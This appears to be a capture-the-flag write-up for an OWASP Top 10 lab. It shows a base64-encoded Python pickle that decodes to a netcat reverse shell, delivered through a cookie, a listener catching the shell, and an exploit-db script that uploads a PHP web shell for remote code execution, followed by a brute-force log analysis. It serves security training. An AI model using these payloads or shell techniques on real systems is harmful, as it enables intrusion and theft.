┌──(arfuu㉿kali)-[~/Downloads]
└─$ python3 pickleme.py
b'gASVdQAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjFpybSAvdG1wL2Y7IG1rZmlmbyAvdG1wL2Y7IGNhdCAvdG1w
L2YgfCAvYmluL3NoIC1pIDI+JjEgfCBuZXRjYXQgMTAuMTcuNDMuMTYzIDQ0NDQgPiAvdG1wL2aUhZRSlC4='
```


Copy and replace the value into the encodedPayload cookies.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
encoded...	gASVdQAAAAAAAACMBXBvc2l4lIwGc3	10.10.215.241	/	Session	186	false	false	None	Sun, 21 Aug 2022 11...
password	Ar89004123	10.10.215.241	/	Session	18	false	false	None	Sun, 21 Aug 2022 11...
registrati...	"2022-08-21 11:03:34.309285"	10.10.215.241	/	Session	49	false	false	None	Sun, 21 Aug 2022 11...
sessionId	gAN9cQAoWAkAAABzZXNzaW9uS...	10.10.215.241	/	Session	161	false	false	None	Sun, 21 Aug 2022 11...
username	arfuu	10.10.215.241	/	Session	13	false	false	None	Sun, 21 Aug 2022 11...
userType	user	10.10.215.241	/	Session	12	false	false	None	Sun, 21 Aug 2022 11...


```
Data
encodedPayload: "gASVdQAAAAAA...L2aUhZRSlC4="
    Created: "Sun, 21 Aug 2022 11:03:47 GMT"
    Domain: "10.10.215.241"
    Expires / Max-Age: "Session"
    HostOnly: true
    HttpOnly: false
    Last Accessed: "Sun, 21 Aug 2022 11:06:12 GMT"
    Path: "/"
```

We have to make sure the netcat listener is still running on.




```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Then, refresh the website and go back to netcat listener, we had successfully have a remote shell to the instance. Now we need to find out where is the flag.txt stored in.



```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.17.43.163] from (UNKNOWN) [10.10.215.241] 50030
/bin/sh: 0: can't access tty; job control turned off
$ ls
app.py
Dockerfile
index.html
launch.sh
__pycache__
requirements.txt
static
templates
user.html
venv
vimexchange.sock
wsgi.py
```

The flag.txt was stored in /home/cmnatic directory and use the cat command to output the results.



```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.17.43.163] from (UNKNOWN) [10.10.215.241] 50066
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/home/cmnatic/app
$ cd ../
$ ls
app
flag.txt
launch.log
$ cat flag.txt
4a69a7ff9fd68
$
```


▼ 09 Components with Known Vulnerabilities

▼ Question

How many characters are in /etc/passwd (use wc -c /etc/passwd to get the answer)

1611

Navigate to the website, it is a bookstore website.



CSE Bookstore

Publisher
Books
☎ Contact
My Cart

Welcome to online CSE bookstore


This site has been made using PHP with MYSQL (procedure functions)!

The layout use Bootstrap to make it more responsive. It's just a simple web!

Latest books


C# 6.0 in a Nutshell
C++ 14 Quick Syntax Reference
Android Studio New Media Fundamentals
Professional ASP.NET 4 in C# and VB

First of all, we can do a directory bruteforce to find out all the directory that involve in this website. In this case, I'm using 'dirb' weeb content scanning tools.



```
└─$ dirb http://10.10.71.73/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Aug 21 13:46:21 2022
URL_BASE: http://10.10.71.73/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.71.73/ ----
+ http://10.10.71.73/admin.php (CODE:200|SIZE:3153)
==> DIRECTORY: http://10.10.71.73/controllers/
==> DIRECTORY: http://10.10.71.73/database/
==> DIRECTORY: http://10.10.71.73/functions/
+ http://10.10.71.73/index.php (CODE:200|SIZE:3998)
==> DIRECTORY: http://10.10.71.73/models/
+ http://10.10.71.73/server-status (CODE:403|SIZE:276)
```

Take a look on the above results, we can get a readme.txt at database directory. There is an author email, do a quickly research on Google and we can got the vulnerable that had been reported on exploit-db.




10.10.71.73/database/readme.txt.txt

```
This is an simple online web store was made by using php , mysql and bootstrap.

the sql for database is put in folder sql.
the database contains many tables.

To change the localhost, username, password for connecting to database, change it only one time in
www_project/functions/database_functions.php -> db_connect() . Simple and fast
The base is localhost , root , , www_project

to connect the admin section, click the name Nghi Le Thanh at the bottom.
the name and pass for log in is admin , admin. Just to make it simple.

the 2 main things are not fully implemented is contact and process purchase.
Due to having to work with some security and online payment, the process site is just a place holder.

for futher questions, please let me know. my email: nghi.lethanh2@cou.fi
```


Downloads the source code from exploit-db https://www.exploit-db.com/exploits/47887 and perform an remote code execution into the website.

Run the code that we had downloaded with the website IP, we are successfully perform a unauthenticated remote code execution into the website.



```
┌──(arfuu㉿kali)-[~/Downloads]
└─$ python3 rce.py http://10.10.71.73
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.71.73/bootstrap/img/VC5N6rbxoN.php
> Example command usage: http://10.10.71.73/bootstrap/img/VC5N6rbxoN.php?cmd=who
ami
> Do you wish to launch a shell here? (y/n): y
RCE $ ls
4Bp1GgO6Ye.php
I9DXsSGS3d.php
OU14vBKCrY.php
S1GyTInlGR.php
VC5N6rbxoN.php
android_studio.jpg
beauty_js.jpg
c_14_quick.jpg
c_sharp_6.jpg
doing_good.jpg
e654RS9PbB.php
fwLoNUAAbt.php
img1.jpg
img2.jpg
img3.jpg
kotlin_250x250.png
logic_program.jpg
mobile_app.jpg
pro_asp4.jpg
pro_js.jpg
tjj3dCizJ5.php
unnamed.png
web_app_dev.jpg
```

Then, we can find out the question with command `$ wc -c /etc/passwd` .



```
RCE $ pwd
/var/www/html/bootstrap/img

RCE $ wc -c /etc/passwd
1611 /etc/passwd
```

▼ 10 Insufficient Logging & Monitoring

▼ Question


- What IP address is the attacker using?

  49.99.13.16

- What kind of attack is being carried out?

  Brute Force

Open the log files given, we can see that there are some Unauthorized action that perform in every 5 minutes, which is very suspicious. This can let us know that the attackers is trying to perform a brute force attack to gaining access into the server.



```
200 OK           12.55.22.88 jr22          2019-03-18T09:21:17 /login
200 OK           14.56.23.11 rand99        2019-03-18T10:19:22 /login
200 OK           17.33.10.38 afer11        2019-03-18T11:11:44 /login
200 OK           99.12.44.20 rad4          2019-03-18T11:55:51 /login
200 OK           67.34.22.10 bff1          2019-03-18T13:08:59 /login
200 OK           34.55.11.14 hax0r         2019-03-21T16:08:15 /login
401 Unauthorised 49.99.13.16 admin         2019-03-21T21:08:15 /login
401 Unauthorised 49.99.13.16 administrator 2019-03-21T21:08:20 /login
401 Unauthorised 49.99.13.16 anonymous     2019-03-21T21:08:25 /login
401 Unauthorised 49.99.13.16 root          2019-03-21T21:08:30 /login
```